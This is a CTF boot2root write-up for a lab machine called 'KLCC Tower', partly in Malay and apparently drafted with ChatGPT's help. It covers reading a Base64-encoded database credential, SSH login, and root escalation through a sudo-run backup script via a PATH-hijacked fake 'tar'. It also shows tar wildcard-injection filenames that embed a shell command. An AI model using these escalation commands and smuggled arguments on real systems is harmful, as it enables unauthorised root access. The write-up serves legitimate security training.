`ls -la` (inside `/upload`)	To inspect the contents of the upload folder where your reverse shell (`rev.php`, `shell.php`) lives. Confirms write access and file timestamps.
`ls -la /var/www/html/apache2/`	To explore deeper into the web directory structure. You're hunting for misconfigured folders or hidden files.


`ls -la /var/www/html/apache2/mysql`	You found a `mysql` folder — this could contain DB configs or credentials. You checked it for readable files.
`cat /var/www/html/apache2/mysql/secret`	Jackpot move. You read a file named `secret`, likely containing sensitive info — and it did: a Base64-encoded string.



```
┌──(kali㉿kali)-[~]
└─$ echo "W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=" | base64 -d

[db]\nuser = john\npassword = klccPower2024!

┌──(kali㉿kali)-[~]
└─$ 
```


boom! found the john's cred now let use for ssh

```
[db]\nuser = john\npassword = klccPower2024!
```



```
┌──(kali㉿kali)-[~/Desktop/tm]
└─$ ssh john@192.168.16.138
john@192.168.16.138's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Sep  1 05:07:07 PM UTC 2025

  System load:  0.0                Processes:             233
  Usage of /:   39.6% of 9.75GB   Users logged in:       0
  Memory usage: 47%                IPv4 address for ens33: 192.168.16.138
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

70 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Sat Aug 30 14:53:38 2025 from 192.168.16.128
john@klcctower:~$ ls
user.txt
john@klcctower:~$ cat user.txt
3108{welcome_to_the_upper_deck}
john@klcctower:~$ 
```

found the user flag!



Menara Berkembar KLCC (Root)

800

Sebuah pelayan web milik “KLCC Tower” telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

Muat Turun: https://drive.proton.me/urls/1NYM60WXQ0#LbUYLlPM2Zgy File Name: Menara Berkembar.zip MD5: 0df6b29e6983d15707e63a27aecbe7f9 SHA1: 91fd4114410398b91e55b1ecbce48ae2fc06fddc

KLCC Tower — Boot2Root Writeup

Author: exito (worked with ChatGPT)
Date: 2025-09-02

1. Summary


A web server named **klcctower (192.168.16.138)** was attacked in a Boot2Root CTF. We obtained an initial shell as user `john` and escalated to **root** by abusing a weak backup script (`/usr/local/bin/backup.sh`) that called `tar` unsafely. The root flag was recovered: `3108{you_conquered_the_towers}`.

This writeup documents the full steps, commands, evidence (terminal output), and recommended mitigations. Placeholders for screenshots are included — add your screenshots and I will embed them.

Initial enumeration (as `john`)

Key commands and outputs used for discovery.


Check identity and environment



```
Last login: Tue Sep  2 06:33:32 2025 from 192.168.16.128
john@klcctower:~$ id
uid=1002(john) gid=1002(john) groups=1002(john),27(sudo),100(users)
john@klcctower:~$ uname -a
Linux klcctower 6.8.0-71-generic #71-Ubuntu SMP PREEMPT_DYNAMIC Tue Jul 22 16:52:38 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
john@klcctower:~$ ls -la
total 36
drwxr-x--- 3 john john 4096 Aug  9 12:31 .
drwxr-xr-x 4 root root 4096 Jul 20 03:05 ..
-rw------- 1 john john 5357 Sep  2 07:09 .bash_history
-rw-r--r-- 1 john john  220 Jul 19 01:26 .bash_logout
-rw-r--r-- 1 john john 3771 Jul 19 01:26 .bashrc
drwx------ 2 john john 4096 Aug  9 12:31 .cache
-rw-r--r-- 1 john john  807 Jul 19 01:26 .profile
-rw-r--r-- 1 john john    0 Jul 19 02:16 .sudo_as_admin_successful
-rw-r--r-- 1 john john   32 Jul 20 03:06 user.txt
```


SUID binaries (quick check)

```
find / -perm -4000 -type f 2>/dev/null
```



```
john@klcctower:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/authbind/helper
```


Look for sudo privileges



```
/usr/lib/authbind/helper
john@klcctower:~$ sudo -l
Matching Defaults entries for john on klcctower:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User john may run the following commands on klcctower:
    (ALL) NOPASSWD: /usr/local/bin/backup.sh
john@klcctower:~$ █
```

This line is the root of the escalation: `john` can run `/usr/local/bin/backup.sh` as root without a password.

Inspect the backup script



```
john@klcctower:~$ sudo -l
Matching Defaults entries for john on klcctower:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User john may run the following commands on klcctower:
    (ALL) NOPASSWD: /usr/local/bin/backup.sh
john@klcctower:~$ ls -la /usr/local/bin/backup.sh
-rwxr-xr-x 1 root root 62 Aug  9 13:45 /usr/local/bin/backup.sh
john@klcctower:~$ cat /usr/local/bin/backup.sh
#!/bin/bash

cd /opt/important

tar czf /tmp/backup.tar.gz *
```


Why this is vulnerable

- The script changes into `/opt/important` then calls `tar` using just `tar` (no absolute path). That means the shell will use `$PATH` to find `tar`.
- If we can influence `$PATH` such that a fake `tar` executable is found first, that fake program will run as root when the script is invoked via `sudo`.
- The script also uses (wildcard), which opens other vectors (argument injection via filenames), but the simplest and successful vector here was `PATH` hijack.

Privilege escalation (exploit)

Approach chosen

- Create a small script `/tmp/tar` that runs a privileged shell (`bash -p`).
- Place `/tmp` before other entries in `$PATH` and run the backup script with `sudo` so the fake `tar` is executed as root.




```
john@klcctower:~$ echo '#!/bin/bash' > /tmp/tar
john@klcctower:~$ echo 'bash -p' >> /tmp/tar
john@klcctower:~$ chmod +x /tmp/tar
john@klcctower:~$ export PATH=/tmp:$PATH
john@klcctower:~$ sudo /usr/local/bin/backup.sh
root@klcctower:/opt/important# █
```

Observed during exploit (evidence)


After running the script with `sudo`, the prompt changed to `root@klcctower`, confirming a root shell.

Contents of `/opt/important` as root (from the session):



```
root@klcctower:/opt/important# ls
'--checkpoint=1'  '--checkpoint-action=exec=sh -c '\''bash -p'\'''   dummyfile   evil.sh   readme.txt   test.txt
root@klcctower:/opt/important# ls -la
total 20
drwxrwxr-x 2 root john 4096 Sep  2 06:50  .
drwxr-xr-x 3 root root 4096 Aug  9 12:44  ..
-rw-rw-r-- 1 john john    0 Sep  2 06:50 '--checkpoint=1'
-rw-rw-r-- 1 john john    0 Sep  2 06:50 '--checkpoint-action=exec=sh -c '\''bash -p'\'''
lrwxrwxrwx 1 john john   12 Aug 30 14:57  dummyfile → /tmp/evil.sh
-rw-rw-r-- 1 john john   51 Aug 30 14:57  evil.sh
-rw-r--r-- 1 root root   12 Aug  9 13:44  readme.txt
-rw-rw-r-- 1 john john    6 Sep  2 06:46  test.txt
```

Root flag



```
root@klcctower:/opt/important# cat /root/root.txt
3108{you_conquered_the_towers}
```

```
3108{you_conquered_the_towers}
```